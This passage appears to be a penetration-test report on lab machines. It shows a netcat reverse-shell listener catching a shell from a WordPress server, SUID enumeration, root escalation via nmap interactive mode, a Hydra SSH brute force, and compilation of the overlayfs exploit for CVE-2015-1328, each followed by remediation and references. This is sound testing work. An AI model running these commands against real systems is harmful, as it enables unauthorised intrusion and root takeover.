	<p>Return to nc listener for remote shell to WordPress hosting server</p> <pre>root@Kali02:~# nc -nlvp 4567 listening on [any] 4567 ... connect to [10.0.0.10] from (UNKNOWN) [10.0.0.26] 54084 Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux 17:28:34 up 2:21, 0 users, load average: 0.00, 0.01, 0.05 USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT uid=1(daemon) gid=1(daemon) groups=1(daemon) /bin/sh: 0: can't access tty; job control turned off \$ id uid=1(daemon) gid=1(daemon) groups=1(daemon) \$ whoami daemon</pre>
	<p>10. Exploit execution – phase 2</p> <p>Linux Privilege Escalation: In root find file permissions of type folder</p> <pre>\$ find / -perm -u=s -type f 2>/dev/null /bin/ping /bin/umount /bin/mount /bin/ping6 /bin/su /usr/bin/passwd /usr/bin/newgrp /usr/bin/chsh /usr/bin/chfn /usr/bin/gpasswd /usr/bin/sudo /usr/local/bin/nmap /usr/lib/openssh/ssh-keysign /usr/lib/eject/dmcrypt-get-device /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper /usr/lib/pt_chown</pre>
	<p>11. Exploit execution – phase 3</p> <p>Nmap Interactive Mode: Use nmap v3.81 for privilege escalation</p> <pre>\$ nmap --interactive Starting nmap V. 3.81 (http://www.insecure.org/nmap/) Welcome to Interactive Mode -- press h <enter> for help nmap> !sh # whoami root</pre>
	<p>12. Exploit result: Gained root remote shell access injecting PHP reverse shell code into WordPress template</p>
Remediation	Update to current stable version of WordPress from the following link https://wordpress.org/download/
References	https://wpvulndb.com/vulnerabilities/9171 https://www.exploit-db.com/exploits/41308

Environment	System ID*	IP Address	Testing Phase		Tester	
DMZ	SERVER.DMZ.305	100.0.100.105	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
OverlayFS	n/a	Exploit	High	High	High	Medium
Description	OverlayFS incorrect upper filesystem permission check in Linux Kernel 3.19.0-21.21 enables local user root privilege escalation.					
Scanning	Port and service enumeration :~# nmap -v -A -T4 -Pn [IP] Vulnerability detection :~# searchsploit 14.04 grep 14.04					
Exploit	1. Port and service enumeration of host <pre>root@Kali02:~# nmap -v -A -T4 -Pn 10.0.0.23 Starting Nmap 7.70 (https://nmap.org) at 2019-04-03 20:39 IST PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.2 _ftp-anon: Anonymous FTP login allowed (FTP code 230) _rwxrwxrwx 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable] _ftp-syst: _STAT: FTP server status: Connected to 10.0.0.10 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 600 Control connection is plain text Data connections will be plain text At session startup, client count was 2 vsFTPD 3.0.2 - secure, fast, stable _End of status 22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0) ssh-hostkey: 1024 d0:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA) 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA) 256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA) _ 256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:f5:25:85 (ED25519) 80/tcp open http Apache httpd 2.4.7 ((Ubuntu)) http-methods: _ Supported Methods: POST OPTIONS GET HEAD http-robots.txt: 1 disallowed entry _secret _http-server-header: Apache/2.4.7 (Ubuntu) _http-title: Site doesn't have a title (text/html). MAC Address: 08:00:27:1A:72:D2 (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 3.X 4.X</pre> 2. Hydra brute force user and password attack using following hints files http://10.0.0.23/sup3rs3cr3tdirlol/roflmao http://10.0.0.23/0x0856BF/which_one_lol.txt http://10.0.0.23/0x0856BF/pass.txt <pre>root@Kali02:~/Downloads# hydra -L which_one_lol.txt -P Pass.txt 10.0.0.23 ssh Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes. Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-03 21:41:01 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task [DATA] attacking ssh://10.0.0.23:22/ [22][ssh] host: 10.0.0.23 login: overflow password: Pass.txt 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-03 21:41:02</pre>					

	<p>Hydra brute force result: login overflow, password Pass.txt</p> <p>3. SSH to remote host and obtain specific build details</p> <pre>Ubuntu 14.04.1 LTS troll tty1 troll login: overflow \$ uname -a Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 1686 athlon 1686 GNU/Linux \$</pre> <p>4. Vulnerability search of build version</p> <pre>root@Kali02:~/Downloads# searchsploit 14.04 grep 14.04 Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalati exploits/linux/local/37088.c Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation exploits/linux/local/36782.sh Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fed exploits/linux_x86-64/local/42275.c Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/ exploits/linux_x86/local/42276.c Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with exe exploits/linux/local/39771.txt Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overla exploits/linux/local/37292.c Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overla exploits/linux/local/37293.txt Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free exploits/linux/local/41999.txt Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege exploits/linux/local/39166.c Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Con exploits/linux_x86-64/local/40871.c Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Pri exploits/linux/local/43418.c NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC) exploits/linux/dos/37777.txt Seagate Central 2014.0410.0026-F - Remote Command Execution exploits/hardware/remote/37184.py Seagate Central 2014.0410.0026-F - Remote Facebook Access Token exploits/hardware/webapps/37185.py Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege exploits/linux/local/41762.txt WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow exploits/linux/local/44204.md usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escala exploits/linux/local/36820.txt</pre> <p>Vulnerability search results:</p> <pre>Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overla exploits/linux/local/37292.c</pre> <p>5. Copy exploits/linux/local/37292.c from Kali to remote host 6. On remote host compile 37292.c</p> <pre>\$ gcc -o exploit 37292.c \$./exploit spawning threads mount #1 mount #2 child threads done /etc/ld.so.preload created creating shared library # id uid=0(root) gid=0(root) groups=0(root),1002(overflow)</pre> <p>7. Exploit result: elevated privileges to root on remote host</p>
Remediation	Upgrade to a Linux Kernel newer than the current kernel version 3.13 Go to the following for details on how to update linux kernel https://www.wikihow.com/Update-Ubuntu-Kernel
References	https://nvd.nist.gov/vuln/detail/CVE-2015-1328 https://www.exploit-db.com/exploits/37292 https://seclists.org/oss-sec/2015/q2/717